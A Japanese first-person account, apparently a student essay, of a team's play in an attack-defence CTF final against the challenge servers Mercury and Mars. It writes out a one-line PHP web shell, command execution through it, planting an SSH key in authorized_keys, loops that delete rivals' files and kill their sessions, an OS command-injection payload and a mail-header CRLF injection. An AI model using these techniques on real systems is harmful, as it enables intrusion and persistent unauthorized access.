キーワードは *IamSQLInjectionMaster*らしい。これも既におーぴーがコミットしたようだ。次は画像のアップローダーと思しきプログラム。

手始めにデスクトップに置いてあった *latex.ltx* をアップロードしてみるか。

latex.ltx をアップロードしました。

直ちにアップロードが完了し、画像ではない *latex.ltx* が、<http://10.2.0.3/stage3xYz/images/latex.ltx> という URL でアップロードされてしまつ

*12 情報科学類二年次、AC 部屋勢。

た。よし、ファイル名もそのままらしいな。

ということでスクリプトを書く。

```

1 <html>
2 <body>
3 <?php
4   echo system($_GET['cmd']);
5 ?>
6 </body>
7 </html>
```

これを gomi.php などと適当な PHP ファイルとして設置すれば、あらゆる OS コマンドを動かすことが出来るようになる。

gomi.php をアップロードしました。

「おーぴー、images に gomi.php をアップした。これで任意の OS コマンドを使える」

さて、とりあえず stage3xYz を ls してみるか。<http://10.2.0.3/stage3xYz/images/gomi.php?cmd=ls . ./> を実行してみよう。

```
HINT-1:_Use_SSH
HINT-2:_Append_Only
images
index.php
index.php
```

HINT1:_Use_SSH? なんだこれは? まあとりあえず、FLAG を見てみるか。

<http://10.2.0.3/stage3xYz/images/gomi.php?cmd=ls ..//../> へアクセス。

```
FLAG
eng.txt
index.html
jpn.txt
stage1.cgi
stage2
stage3xYz
stage3xYz
```

なるほどね。最初に見えた Apache のファイル一覧みたいなもののは、単に見た目をそっくりに偽装した index.html が置いてあっただけか。

さて、FLAG のパーミッションは確認した方がいいな。<http://10.2.0.3/stage3xYz/images/gomi.php?cmd=ls -al ..//../> だ。

```
total 32
drwxr-xr-x. 4 root  root  4096 Feb 13 15:09 .
drwxr-xr-x. 7 root  root  4096 Feb 13 12:02 ..
-rw-r--r-- 1 stage5 stage5  0 Feb 13 15:09 FLAG
-rw-r--r-- 1 root  root   16 Feb 12 16:39 eng.txt
-rw-r--r-- 1 root  root 1305 Feb 12 17:50 index.html
-rw-r--r-- 1 root  root   31 Feb 12 17:10 jpn.txt
-rw-r-xr-x. 1 root  root  872 Feb 14 10:10 stage1.cgi
drwxr-xr-x. 2 root  root  4096 Feb 14 10:28 stage2
drwxr-xr-x. 3 root  root  4096 Feb 13 14:28 stage3xYz
drwxr-xr-x. 3 root  root  4096 Feb 13 14:28 stage3xYz
```

なるほど、stage5 になれば FLAG に書けるってわけか。

しかし先ほどのヒント、「Use_SSH」とはどういうことなのだろうか。SSH でログインするにしても、ユーザー名も分からぬこの状況ではどうしようもない……。いや、今この gomi.php を実行しているユーザーならば特定出来る。<http://10.2.0.3/stage3xYz/images/gomi.php?cmd=id> だ。

```
uid=502(stage4) gid=502(stage4) groups=502(
stage4),0(root) uid=502(stage4) gid=502(
stage4) groups=502(stage4),0(root)
```

よし、俺は stage4 だ。ならば、

「おーぴー、id が stage4 だ。authorized_keys を——」
そこまで言ったところで全てを察したおーぴーは直ちに作業へと戻った。ならば俺も作業開始だ。id が stage4 であるということは、stage4 の authorized_keys に俺の公開鍵を書き込めばそのまま stage4@10.2.0.3 へログイン出来る可能性が高い。

まずは適当な鍵を生成せねば。

```
$ ssh-keygen -f ~/.ssh/id_rsa.gomi
```

そして、公開鍵 id_rsa.gomi.pub を gomi.php から書き込めばいい。つまり、

```
http://10.2.0.3/stage3xYz/images/gomi.php?cmd=echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDBQ/02G1jxOM6Fw7ybYhKuMN1DrG/6sFyifFW0+XdmowzSj+L4Ip4LpZerixCINJWJpcGGeIy1JqcoXDagA70yqWW09qcstCdSKI1hCBxD78VBS6+ftvHXpmM7818npSKGyOyeKaajNIEYQYKUGVVVDcLKWEFY2utDd2wV3M2BRsEZYu7j1B0qtfEeQbou3so361IipM4FAWaZGzcNtnN40xfQLG1twuDTvxYINqTwbezRueYQXghIWTxD3fyWEDH86BsaQ6oN68XD0sschHuI4IC3/R19afZKiti8mHqwmC5JODpZ2McUGzwZIqm55c/h83YP1izckJqaKW7pg9V yoshimura_yuu@yoshimura-yuu.local" >> /home/stage4/.ssh/authorized_keys
```

へアクセスすればいい。そして、

```
$ ssh -i ~/.ssh/id_rsa.gomi stage4@10.0.2.3
```

とすればログイン出来るはず。

```
Permission denied.
```

うつ……！ マジか。この方針、不味かったか？

「おーぴー、stage4でログイン出来た？」

「おういえ！」

なんだと……。ということは、俺の書いた authorized_keys が不正？ とりあえず http://10.2.0.3/stage3xYz/images/gomi.php?cmd=cat /home/stage4/.ssh/authorized_keys で中身を確認するか。

```
ssh-rsa AAAAB3NzaC1yc2EAAAIBiWAAAQEAOTf+VhzpUjlu0XN4HtCusGJCPeF3JACw1L1PSC+huFURPLgmxRD/PMdSs4LDYix1b+4P7zvePQz/f+mwIIC83PuPiw5ofEpS6Lc8grnECDPCLN85nwGPY1wB98L5wRnjM3SS7rpyGddywc73m/c2ZsUPHZpxi9TMQgX6Ec2h+JT51H1dPGqz9CbI06/igjXx0FqLY6o/TsLvUy6/W1CkoOU+wv/vZkF4fQCzoHUCdN18s0LfHBFEatEwJ2Bvv5RTmeS4sqyiJefrlbVm0JFQR6rkqTg8TrEBHZ+E9kspWh2sL2QcRSV8FfUBIP4uQSsRqVbhF1mXUzPL4PrfayGQ== keigo@yamazaki
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDBQ/02G1jx0M6Fw7ybYhKuMN1DrG/6sFyifFW0 XdmowzSj L4Ip4LpZerixCINJWJpcGGeIy1JqcoXDagA70yqWW09qcstCdSKI1hCBxD78VBS6 ftvHXpmM7818npSKGyOyeKaajNIEYQYKUGVVVDcLKWEFY2utDd2wV3M2BRsEZYu7j1B0qtfEeQbou3so361IipM4FAWaZGzcNtnN40xfQLG1twuDTvxYINqTwbezRueYQXghIWTxD3fyWEDH86BsaQ6oN68XD0sschHuI4IC3/R19afZKiti8mHqwmC5JODpZ2McUGzwZIqm55c/h83YP1izckJqaKW7pg9V yoshimura_yuu@yoshimura-yuu.local
```

うつ、しまった。+ が URL エンコードでスペースになってしまったのか。+ はええと、Perl で調べるか。

```
$ perl -MURI::Escape -E 'say uri_escape("+"')%2B
```

どうやら + は %2B であると分った。後は id_rsa.gomi.pub の + を %2B へ置換したものを流し込めばよい。この程度の置換であれば、Vim の機能で一撃だ。すぐさま置換したものを authorized_keys へ書き込む。

そして二回目の、

```
$ ssh -i ~/.ssh/id_rsa.gomi stage4@10.0.2.3
```

トライ。

```
Last login: Sat Feb 23 10:02:40 2013
```

```
Stage4 Keyword: IcouldLoginWithSSHd
```

```
[satge4@localhost ~]$
```

勝った。このキーワードは既におーぴーがコミットしたらしい。しかし謎なのは、

「おーぴー、どうやって authorized_keys に書き込んだ？」

「Fiddler^{*13}を使った」

なるほど。俺みたいに文字列を直接アドレスバーへ入力するような古典的手法はもうダメってことだな。まあともかく、これで俺もサーバーの住人だ。

しかし、SSH でログインしているのは俺とおーぴーだけ。チームの全員でこのサーバーを調べた方が良いだろう。とりあえず、他のメンバーに手早く gomi.php の

*13 プロクシのように振る舞う Web デバッガー。

使い方を説明した。

まあ、事前に COINS の環境でこの話をしたことがある。COINS の環境は PHP が _www の権限で動いているので、PHP から、つまりは Apache から参照出来る情報は全て他のユーザーが取得出来る。故に、PHP がデータベースにアクセスするための情報や、Apache の設定ファイルである .htpasswd なども閲覧出来る。という話を urandom の皆には事前にしてあるので、これは COINS 環境の応用問題だ。

しかし、

「gomi.php で Internal Server Error 出るんだけど……」
おしろが言う。どういうことだ？ とにかく調べてみるか。ドキュメントルートはどこだか不明だが、まあ恐らく /var/www/ の下のどこか。ここで ls を発砲。

```
[stage4@localhost ~]$ cd /var/www
[stage4@localhost www]$ ls
DB cgi-bin error html icons
```

この中でドキュメントルートである可能性が最も高そうなのは html だ。となると、gomi.php があるのは html/stage3xYz/image/ ということだ。とりあえずそこで ls を擊つ。

```
[stage4@localhost images]$ ls
gomi.php index.html a.php hogehoge.cgi key.png
test.php gomi.php attack.php
```

なんだこれは？ 僕がアップロードした覚えのないファイルが大量に……。おーぴーなどが適当にアップロードしたにしては流石に多過ぎだ。もしかして、これ、あらゆるチームが同じサーバーへ攻撃しているのか？ ならば僕のやるべきことは、

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDDHqTaybkv0pI53h5HEZxj8Mz0i4SfWIWTp0RpABgyJDloyKCv4YkX3/u1
k4eW4vuDD9wje1zLbnLl3cX/E1vh4NeQ8MMXwZSJqZrShDEpfqkkYlhIVWsNbui9JRSmeTVSbQiJIdb6tc6NYTlyujp/f/5BumqKUn
RV1WE9BNz9sbc6vm4MA1eU33j7HQGD2xYDc7fHks8Fy7NwdDjrfm4CZEpxhrur4HL8CQAEvNAAa7xaLW0wqbDxJlo3eVKCtzrCSSje4
HZ41AoNUbHf7PKznv2cwSWP5z5MIfVvvoZsRmtxbVG4UENOpA578uo8rIRq87z6MZ8LQ7usXweUsGuZr favcasle@ubuntu
>> /home/stage4/.ssh/authorized_keys
```

```
[stage4@localhost images]$ rm -rf *
rm: cannot remove `index.html': Permission
Denied.
```

そして、ls を再度。

```
[stage4@localhost images]$ ls
index.html
```

よし、ゴミどもは削除した。この index.html は大会側が用意したものだろうから、何か強いパーミッションで保護されているに違いない。それ以外のファイル、例えば gomi.php など、stage4 の権限でなんとか出来るファイルについては全滅だ。

敵チームがこのサーバーへログインするには俺の置いたようなスクリプトを設置し、authorized_keys へ公開鍵を書き込む以外にないだろう。だがここで俺が立て籠り、アップロードされたファイルをことごとく削除したら、当然敵チームが公開鍵を authorized_keys へ書き込むのは困難になるはず。だからひたすら rm -rf * を連打だ。これで俺の置いた gomi.php も破滅したが、もはやあんなものは必要ない。少なくとも俺とおーぴーの公開鍵が authorized_keys に登録されている以上、我々が残りメンバーの公開鍵を USB メモリか何かで受け取り、書き込めばよい。

とりあえず、おしろの公開鍵を登録せねば。既にログインしていためいす*14に事情を話し、rm -rf * を連打してもらうことにした。めいすは今回の全国大会から urandom に参加した人間で、C# や Ruby を使ってプログラムを書く人間だ。

おしろはおーぴーが所持していた USB メモリに自前の公開鍵を入力して俺に渡す。それを受けとり、手早く書き込む。

*14 情報科学類二年次、クラス代表者の一人。

他のメンバーの公開鍵はおーぴーが処理したらしい。俺はめいすから削除する役割を代わってもらい、めいすにはこの作業をシェルスクリプトか何かで自動化してもらうことにした。そして残りのメンバーは FLAG への書き込みを模索する。

2.2

ひたすら **[↑]** と **[Enter]** キーを交互に連打。俺が妨害工作をせっせとしている間、おーぴー達が Mercury の FLAG へ書き込むために何か手を打っているはずだ。FLAG は先程 `gomi.php` で調べたところ、`stage5` なる権限でのみ書き込めるようだった。これはつくば大会であったような、`sudoers` を読み取るようなパターンが想像されるが、今俺がそれを調べることは出来ない。今は大

量にアップロードされるゴミファイルを駆逐せねばならない。

おーぴー達の進捗が分からぬままひたすら `rm` を連打していた時、会場にサイレン音が響く。キーワードを取得した時にもサイレンが鳴るのが、これはそれより長いサイレン音。スコアサーバーには、`urandom` が Mercury の FLAG にフラッグワードを書き込んだことを示す表示が点灯している。

よし。流石はおーぴー。海外で戦った歴戦の兵、強い。

そして、めいすが書いていたシェルスクリプトも完成了。`sleep` と `rm` を無限ループする単純なプログラムだが、相手からしたらそう簡単には防げまい。そうだ、`authorized_keys` を確認しておくか。

```
[stage4@localhost .ssh]$ tail authorized_keys
15Sk1vF/TugeStD1EIeb2la6sV92gEIx0nQ/b7K1Y0yDobCEMVMJBzw2s4ejywt8bNRMbTJF58wF KtYirs3p1abSwpb1
JmXxnTLxQgNosQ70EEOpMfNxiy1L14u5 TryaEjsTPywaJbQZSNjS x86VvbskJ31r1Dcn5M0bezQF181TLw5HQ
AAAAB3NzaC1yc2EAAAABIwAAQEAasUKPKwsY9x1jUk57BVhj1FPQTJ15J3QjGuAwNAAep6wsDwqG58goafK734rtIo4m3
kIm5Moe N1T/c6krLv5C DX085ZuQBWPNCNM8j62YGxndjVDuNSyvdtS1L9e0C2bBuR54g Z/6gDuAysT1fGqSNye9nT9g
15Sk1vF/TugeStD1EIeb2la6sV92gEIx0nQ/b7K1Y0yDobCEMVMJBzw2s4ejywt8bNRMbTJF58wF KtYirs3p1abSwpb1
JmXxnTLxQgNosQ70EEOpMfNxiy1L14u5 TryaEjsTPywaJbQZSNjS x86VvbskJ31r1Dcn5M0bezQF181TLw5HQ
AAAAB3NzaC1yc2EAAAABIwAAQEAasUKPKwsY9x1jUk57BVhj1FPQTJ15J3QjGuAwNAAep6wsDwqG58goafK734rtIo4m3
kIm5Moe N1T/c6krLv5C DX085ZuQBWPNCNM8j62YGxndjVDuNSyvdtS1L9e0C2bBuR54g Z/6gDuAysT1fGqSNye9nT9g
15Sk1vF/TugeStD1EIeb2la6sV92gEIx0nQ/b7K1Y0yDobCEMVMJBzw2s4ejywt8bNRMbTJF58wF KtYirs3p1abSwpb1
JmXxnTLxQgNosQ70EEOpMfNxiy1L14u5 TryaEjsTPywaJbQZSNjS x86VvbskJ31r1Dcn5M0bezQF181TLw5HQ
```

Fock！ 明らかに増えてる……！ やはり俺の妨害工作をする前に、一定数の人間が `authorized_keys` まで到達してしまったのか。いや、妨害工作とはいえ先程までは俺が手動で `rm` していたに過ぎん。俺が削除する間を突いてスクリプトを実行したという可能性もある。

「吉村君」

おーぴーから話しかけられる。

「おーぴー、`authorized_keys` が増えてる。どつかのチームが捩じ込んでる」

「ログインしている敵チームの人を `kill` するから、

`$BASHPID` を教えて」

「ええと、どうすれば？」

「`echo $BASHPID` でいい」

なるほど、既に策は考えてあるのか。ならば直ちに。

```
[stage4@localhost .ssh]$ echo $BASHPID
2011
```

「俺の `$BASHPID` は 2011 だ」

「了解」

おーぴーはメンバー全員の `$BASHPID` を集め、`pkill` でそれら以外のプロセスを殺し始める。まあよく分からぬが、たぶんこれで我々以外の人間が `authorized_keys` に鍵を登録出来たとしても、SSH でログインした瞬間に殺されてしまうんだろう。

2.3

Mercury は安定運用の時期に入った。このフラッグワードというものは一度書き込むと、ポイントが一発入っ

て終わりというものではないらしい。ゆにやによると、5分ごとに変化するフラッグワードを変わる度に FLAG へ書き込むことで 20 ポイントになるそうだ。キーワードのコミットが 100 ポイント程度なので、20 分でキーワード一個に相当することになる。

今のところ CTF の問題が Mercury しかないのも urandom にとってはありがたい。FLAG を取得しているのは urandom しかいないのだから、他のチームも urandom が妨害工作をしていると薄々気づいているかもしれない。しかし、妨害をしていると知っていても他に解く問題がないのだから仕方ない。それに妨害していると知っているのは妨害をしている我々だけだ。他のチームにとっては、アップローダーが正しく動作しないのが、あるいは SSH へ接続すると瞬時に切断されるのが単なる CTF の仕掛けなのか、それとも敵チームの工作なのか判断出来ない。つくば大会などは問題を解く度に加点というシステムであったので、序盤多少出遅れたところで最後に点を取りまくれば逆転もありえた。しかし全国大会のシステムでは FLAG を取ればまず城下町から税金を 5 分ごとに榨取出で、さらに城の設備を使って敵チームから FLAG を防衛出来る。この一石二鳥システムによって敵チームは FLAG が取れず、こちらは税金で単調増加。

「あれ？ このアップローダー、消えるんだけど」

EpsilonDelta の島から飛んできた声を盗み聞く。彼らも恐らく、本当は俺なんかが太刀打ち出来るような相手じゃないのだろう。しかし、彼らは多分初動をしくじった。ネットワーク機器の故障とか、コンピュータの設定ミスとか、あるいは John The Ripper を持っていないかったとか。理由は様々考えられるが、とりあえず彼らは最初のあたりで ^{つまず} 蹤いた。それが致命的で、Mercury はもはや俺達が侵入した時とは難易度が遥かに異なる別の物体になった。こんな簡単に、優勝候補が墜ちるなんて。俺達なんて、新聞に一文字たりとも載らなかつたのに。

大会が始まって数時間、俺が掲げた目標を達成してしまった。なんか、あっけないな。天皇人間宣言みたいに、今まで神だと思っていたものが突然人間になったみたいにあっけない。などと油断すると背後から刺されるのかもしれないが。

2.4

Mercury を占拠してからしばらく経ち、その間にあらゆる作業が自動化されたため、もはや俺がやることはなくなった。新たな問題 Uranus が追加されたが、これはネットワーク系の問題で俺が出る幕はなさそうだ。お一びー達が Uranus を目指して出陣した。

そうしている間に新たな Web 系の問題が出現した。Mars という名前がついたその問題は、Mercury と同様に <http://10.0.2.5/FLAG> という URL だけが示されており、アクセスすると「a」とだけ書かれたテキストファイル。これは何か意味があるってこうしているのか、または何らかのミスでこうなってしまったのかは分からない。とにかくこんなファイルを見ていても仕方がないので、Mercury と同様に <http://10.0.2.5/> へアクセスする。「here」というリンクのみが書かれた Web ページが出現したので、とりあえずそれをクリックすると、<http://10.0.2.5/message.html> という URL へ飛ばされた。「Message Form」と太字で書かれたそのサイトには、

- Your Name
- Mail address
- Comment To
- Comments

という 4 つの入力フォームがある。そのうち Comment To は選択式になっており、

- Tech Support
- Administrator
- Customer Support

- Other Support

から選ぶ形になっている。

とりあえず、全てを適当に入力して送信する。10秒か20秒くらい経つてから、次のようなページがやって来た。

Message Content:

Sent Your Comment. ThankYou!
[return.](/index.html)

とりあえずソースでも見るか。

```

1 <html>
2 <head>
3 <meta http-equiv="Content-Type" content="text/
   html; charset=euc-jp">
4 <meta http-equiv="Content-Language" content="ja
   ">
5 <meta http-equiv="refresh" content="1; URL=/
   index.html">
6 <title></title>
7 </head>
8 <body>
9 <H1>Message Content:</H1>
10 <big>Sent Your Comment. ThankYou!</big>
11 <p><a href="/index.html">return</a>.</p>
12 </body>
13 </html>
```

まあ、これは疑いの余地なくメールの送信フォームだろう。ページ遷移に死ぬ程時間がかかっていたのは、恐らく sendmail か何かの外部プログラムを使ったからに違いない。となると、Mars はまず間違いなく OS コマンドインジェクションか、メールヘッダ汚染の二者択一。とりあえず、送信フォームのソースを調べるか。

```

1 <HTML>
2 <HEAD>
3 <TITLE>Message Form</TITLE>
4 <META http-equiv="Content-Type" content="text/
   html; charset=Shift_JIS">
5 </HEAD>
6 <BODY>
7 <H1>Message Form</H1>
8 <FORM ACTION="/cgi-bin/message.cgi" METHOD=
   POST>
9 <p>
10 Your Name:<BR>
11 <INPUT TYPE=text NAME="name" SIZE=30><P>
12 </p>
13 <p>
```

```

14 Mail address<BR>
15 <INPUT TYPE="text" NAME="email" SIZE=30><P>
16 </p>
17 <p>
18 Comment To:<BR>
19 <select name="mail_to">
20   <option value="tech">Tech Support</option>
21   <option value="support">Administrator</option
22     >
23   <option value="customer">Customer Support</
     option>
24   <option value="other">Other Support</option>
25 <!--<option value="maintain">Maintainance<
     /option>-->
26 </select>
27 </p>
28 Comments:<BR>
29 <TEXTAREA NAME="comments" ROWS=6 COLS=50></
   TEXTAREA><P>
30 <INPUT TYPE="submit" VALUE="Submit" > <INPUT
   type="reset" value="Reset"></FORM>
31 </BODY></HTML>
```

このソースコード、まずは 19 行目だが、

19 <select name="mail_to">

となっていることからみて、やはり間違いなくこれはメールを送信する Web アプリケーションだろう。この message.html、8 行目の form タグで action を次のようにしている。

8 <FORM ACTION="/cgi-bin/message.cgi"

送信先のプログラムが拡張子.cgi であること、さらには cgi-bin という伝統的なパスにあることを考えて、この message.cgi は Perl で書かれたプログラムである可能性が高い。そういう場合、たぶん message.cgi はこんな感じ。

```

1 use strict;
2 use CGI;
3
4 my $q = CGI->new;
5
6 my $mail_to = $q->param('mail_to');
7 my $contents = $q->param('comments');
8
9 open my $mh, "|/usr/sbin/sendmail -t $mail_to";
10
11 print $mh "From:.....\n";
12 print $mh "To:.....\n";
13 print $mh "Subject:.....\n\n";
14 print $mh $contents;
```

```

16 close $mh;
17
18 print $q->header;
19 print "<html>\n"
20 ...

```

そして `mail_to` クエリに何か、例えば次のようなものを差し込むのが OS コマンドインジェクションだ。

```
hoge@hoge.jp; ls
```

すると、俺の考えた `message.cgi` においては 9 行目、`sendmail` に渡す一連のコマンドが次のようになる。

```
/usr/sbin/sendmail -t hoge@hoge.jp; ls
```

セミコロンは複数のコマンドを区切る働きがあるので、この例では `sendmail` と意図しない `ls` が実行されることになる。しかし、今回はそう簡単に物事が進みそうにない。何故なら肝心要の `mail_to` の選択肢は、

```

20 <option value="tech">Tech Support</option>
21 <option value="support">Administrator</option>
22 <option value="customer">Customer Support</
23   option>
24 <option value="other">Other Support</option>
25 <!--<option value="maintain">Maintainance</
26   option> -->

```

となっている。この不気味にコメントアウトされた
〔原文ママ〕
`Maintainance` というのが気になるが、それよりも問題なのはこいつらの `value` だ。コメントアウトされた `Maintainance` も含めて列挙するところとなる。

- tech
- support
- customer
- other
- maintain

といつもこいつもメールアドレスには見えない故、これは内部にテーブルか何かを持っていると考えるのが妥当だ。つまり `message.cgi` は、

```

6 %mail_to = (
7   tech    => 'tech@some.addr',
8   support => 'support@some.addr',
9   customer => 'customer@some.addr',
10  other   => 'other@some.addr',
11  maintain => 'maintain@some.addr',
12 );
13
14 my $key      = $q->param('mail_to');
15 my $mail_to = $mail_to->{$key};

```

という感じで `$mail_to` を決定している可能性が高い。よって、これでは `mail_to` に OS コマンドを仕込むのは不可能だ。

となると……次はメールヘッダ汚染だ、が……。それはそれで問題がある。というのもこれは最終的な目標が FLAG ファイルへの書き込み故、メールヘッダに何か汚染を仕掛けたところで FLAG へ到達出来ないのでないか。また、メールヘッダ汚染は例えば、

```

1 my $subject = $q->param('subject');
2
3 print $mh "Subject:$subject\n\n";

```

などとしてあるプログラムに対して、`$subject` に、
`hoge%0D%0A*15Bcc: hoge@some.addr`

といったものを注入することで、生成されるメールヘッダを

```
Subject: hoge%0D%0A*15Bcc: hoge@some.addr
```

という感じに改竄することでメールの送信先などを変更する攻撃だ。現実の世界であれば、`message.cgi` ようなメールを送信するプログラムは確実にインターネットへ接続されている。しかし Mars は競技という性質上、外部のインターネットに接続されているのか分からぬ。競技とはいえ、脆弱性のあるシステムをあえて作っているわけで、そういうシステムを外部に公開するというのは考えにくいのではないか。つまり競技という性質上の兼ね合いからも、メールヘッダ汚染は考えにくい。

*15 %0D、%0A はそれぞれ\r と \n であり、改行を URL エンコードしたもの。

が、他にまともな策もない。競技の性質を勝手に決めつけてしまうのも良くない。とりあえず試してみるか。

とは言うものの、メールヘッダ汚染にはまだ障壁がある。この `message.cgi` がどのようにメールヘッダを生成するのかを推測する必要がある。おさらいすると、まずこの `message.cgi` が受け取るクエリは、

- Your Name (`name`)
- Mail address (`email`)
- Comment To (`mail_to`)
- Comments (`comments`)

の4つ。括弧内が `input` タグや `select` タグで指定されている `name` だ。

この中で、`mail_to` は先ほどプログラムの中でテーブルを使って決定しているという推測がなされたので、ここに何を仕込んでも意味はない。次に明らかに除外出来るのは `comments` だ。これはメールヘッダの後に来る本文へ書き出される可能性が高い。残るは `name` と `email` だが、俺の読みでは多分 `message.cgi` はこんな感じ。

```

1 my $q = CGI->new;
2
3 my $name      = $q->param('name');
4 my $email     = $q->param('email');
5 my $contents  = $q->param('contents');
6 my $key       = $q->param('mail_to');
7 my $mail_to   = $mail_to{$key};
8
9 open my $mh, "|/usr/sbin/sendmail -t $mail_to";
10
11 # header
12 print $mh "From:$email\n";
13 print $mh "To:$mail_to\n";
14 print $mh "Subject:User Message\n\n";
15
16 # body
17 print $mh "User Name:$name\n";
18 print $mh "-----";
19 print $mh $contents;
20 print $mh "-----";
21
22 close $mh;
```

俺もどこかの企業か何かが作ったメール送信フォームを使ったことがあるが、こういう場合、大抵先方からは入力した自分のメールアドレス宛に返信が来る。ならばこのようにユーザーが入力したメールアドレスをメールヘッダの `From` に書くことで、メールを受けとった人間は、メールクライアントの返信機能で返事を出せるから便利、ということになっていてもおかしくはない。まあ、ひょっとしたら `name` と `email` を結合して、

```
12 print $mh "From:$name<$email>\n";
```

となっている可能性もある。しかし後ろに何があっても同じこと。改行してしまえば問題はない。いずれの場合であったとしても `email` に汚染を仕込めば良いということだ。ということで、`email` に次のようなものを仕込む。

```
hoge%0D%0A
cc: yuu@coins.tsukuba.ac.jp*16%0D%0A
```

これで COINS のメールアドレスにメールが届けば一つ光明が見えるというものだが……。

¹⁶ このメールアドレスは架空のものです。

2.5

とりあえず、直ちにメールが届くことはなかった。まあ何かの理由で遅れているという可能性もあるので、しばらく待機する他ない。現在は Mars の他に Uranus や Neptune などいくつかの問題が追加されているが、Web 系の問題以外を解く能がないので仕方なく既に制圧した Mercury を哨戒する。俺が Mars にチャレンジしている間、Mercury はキーワードこそいくつか取られたものの、FLAG は死守している。

ただ、mofupp が Uranus のキーワードを立て続けに 2 つ取って urandom を脅かす。mofupp は横浜大会で準優勝したチームで、おーぴーの調べによると ksntf^{*17} の作者がいるという話だ。ksntf はおーぴーの勧めで少しやってみたが、正直言って全然分からなかった。俺を基準に話を進めるのも極端だが、かなりレベルの高い人間が少なくとも一人は所属しているのだろう。

その後様々なチームが Uranus を攻め立てて urandom に迫るも、すかさずおーぴー達が Uranus のキーワードを 2 つとも取得し点差を戻す。そして Mercury から得られる税収でじわりじわりと逃げる。

とりあえず Mercury の `authorized_keys` を見ると、もはや先ほどとは比べものにならない程に巨大なファイルになっていた。やはり一秒ごとに `images` の中身を消すといつても、所詮は一秒ごとだ。`wget` か何かそういうプログラムを使ってひたすら PHP ファイルをアップロードし続けて、アップロード予定のアドレスにひたすら F5 を押し続ければいずれ PHP ファイルが実行されてしまうだろう。とはいえた所詮はキーワードが一つ取られる程度だ。キーワード一つ程度ならば問題はない。Mercury からの税収で、そんなものは 20 分で処理出来る。

さてメールが届いたかどうかを確認しようか、などと

思った時、久しく聞いていなかった長いサイレン音が響く。

うつ……！ 祇園精舎の鐘の声、諸行無常の響きあり。ついに Mercury の牙城を穿つものが来たか。

スコアを確認すると、どうやら 0x0 が Mercury の FLAG に到達したらしい。0x0 は確かどこかの高専と筑駒の連中が混ったチームだったはず。EpsilonDelta と同様全員がキャンプ出身であり、横浜大会では三位だった。0x0 はちょっと覚えている、USB の通信をキャプチャしたファイルからディスクイメージを再構築するという異端な方法を取った人間がいたはずだ。そして筑駒と言えば JOI^{*18}。確かに、予選突破者が 0x0 にもいたような気がする。全くどれだけデラックスなチームなんだか。

しかしおーぴーがプログラムで SSH 接続を殺してるというのに、彼らはどうやって侵入したのだろうか。

「フラッグワードで得られるポイントが減った」
ゆにやが言う。

「20 ポイントから 10 ポイントになっている」

これは……どうやら城下町が生み出す税は一定らしいな。つまりフラッグワードを書き込むことによって得られるポイントは、1 チームしかいないのであれば 20 ポイント、2 チームならば 10 ポイント、N チームなら $\frac{20}{N}$ ポイントという具合になっているのだろう。

その直後 MMA と wasamusume、そして mofupp も Mercury の FLAG に書き込む。うつ、5 分毎に 20 ポイントだったものが一瞬で 4 ポイントまで低下した。ぐつ、これは痛いな。

MMA はつくば大会で三位だった電通大のチームで、wasamusume は確か横浜大会で優勝したチームだったはずだ。wasamusume にはめいすの知り合いと思われる人間がいる。TypeScript を使うなどして Microsoft へ

^{*17} Web に公開された CTF のサイト。<http://ksntf.sweetduet.info/>

^{*18} 日本情報オリンピックのこと。

の忠誠を示すめいすと同様に、その知人というのも Microsoft 信者で、横浜大会では当時ベータ版しかなかった Windows 8 向けのバイナリファイルをその人が解析していた記憶がある。

やはり wasamusume や MMA など常連は強い。しかし、まだおーぴーとめいすの妨害プログラム、ゆにやのフラッグワード書き込みという連携で 3 時間ほどかけて蓄々蓄えた財産が 800 ポイントくらいある。そう簡単に逆転などなかろう。

さて敵チームに這い寄られて精神力が低下する前に、こちらがさらに点差を広げて敵の精神力を破壊したい所だ。とりあえず先ほどメールヘッダ汚染を仕掛けた Mars だが、メールはまだ届いていない。これは攻撃が失敗したと考えるしかあるまい。となると、やはりメールヘッダ汚染は不可能なのであろうか。

「吉村君」

薄井くん^{*19}に話しかけられた。彼もめいす同様この全国大会に合わせて追加したメンバーで、とりあえず LISP 信者。

「今ポートスキャンしたんだけど、なんか 22 番ポートが開いてる」

22 番といえば SSH だ。

「パスワード認証みたい」

聞き耳を立てていたおーぴーが追加する。これは……メールヘッダ汚染の可能性が出てきたぞ。今までの状況では仮にメールヘッダ汚染が成功したとしても、その先どうやって FLAG に書き込めばいいのか見当がつかない

かったが、SSH があるのであれば話は別だ。つまり送信されるメールに SSH のユーザー名とパスワードが付いていて、そのメールをヘッダ汚染でこちらに引っ張ることで SSH にログイン出来るようになる。そして SSH でログインしてからは何か別の障壁が用意されている、というパターンだ。占領している Mercury も途中から SSH を絡めていたし、これはワンチャンスあるはず。

だが先ほどの攻撃は失敗した。これはメールヘッダ汚染の失敗とも考えられるが、競技という性質上の問題ではないかという推論も出来る。というのも競技故に、問題の置いてあるサーバー、つまりは Mars を外部へ接続する訳にはいかなかった。しかしこの message.cgi にはメールヘッダ汚染の脆弱性があり、かつ Mars は LAN には接続されている。従って LAN 内のどこか——例えば俺のコンピュータにメールサーバーを設置すればそこにメールが届くという可能性がありえる。ただ問題は今 Mars の IP アドレスは 10.0.2.5 だが、俺に割り振られた IP アドレスは 192.168.7.4 だ。ネットワークのことはよく分からぬが、こういうネットワーク構成で本当に到達出来るのだろうか。それに俺はメールサーバーを構築した経験などないので、どのようにすればいいのかさっぱり分からぬ。

仕方ない……。一旦この手法は見送ろう。明日までにメールサーバーを用意するしかあるまい。メールのような一般的なシステムであれば、たぶん CPAN など様々な選択肢があるだろう。

第 3 章

3.1

結局 Mars はキーワードすら取ることが出来ぬまま一日目の競技が終了した。その後東京電機大学内にある

食堂と思しき施設にて立食会が催された。つくば大会の時もそうであったが、無料で参加しているにも関わらずこのように優遇されるというのは大変ありがたい。

*19 情報科学類二年次、ガチチャリ勢。

ただつくば大会の時と大きく違うのは参加している人間の質だ。つくば大会の時は競技者と運営が主であったものの、今回は圧倒的に記者や企業の人間が多い。

メンバーとオードブルの肉などを突きながら周囲の音声に耳を傾ける。urandom は結局 800 点差程度で二位の 0x0 や wasamusume などを突き放し単独首位だ。終盤に Mercury の防衛が崩れたが、まあもはやそれほど問題でもなかろう。今回の全国大会は全体的に問題が難しいように思えるから、このまま誰も解けない問題が大量に残る形で終焉を迎える公算が高い。またつくば大会のようなシステムではないから、問題に関するファイルを持ち帰って徹夜で解くという戦略も難しいはず。

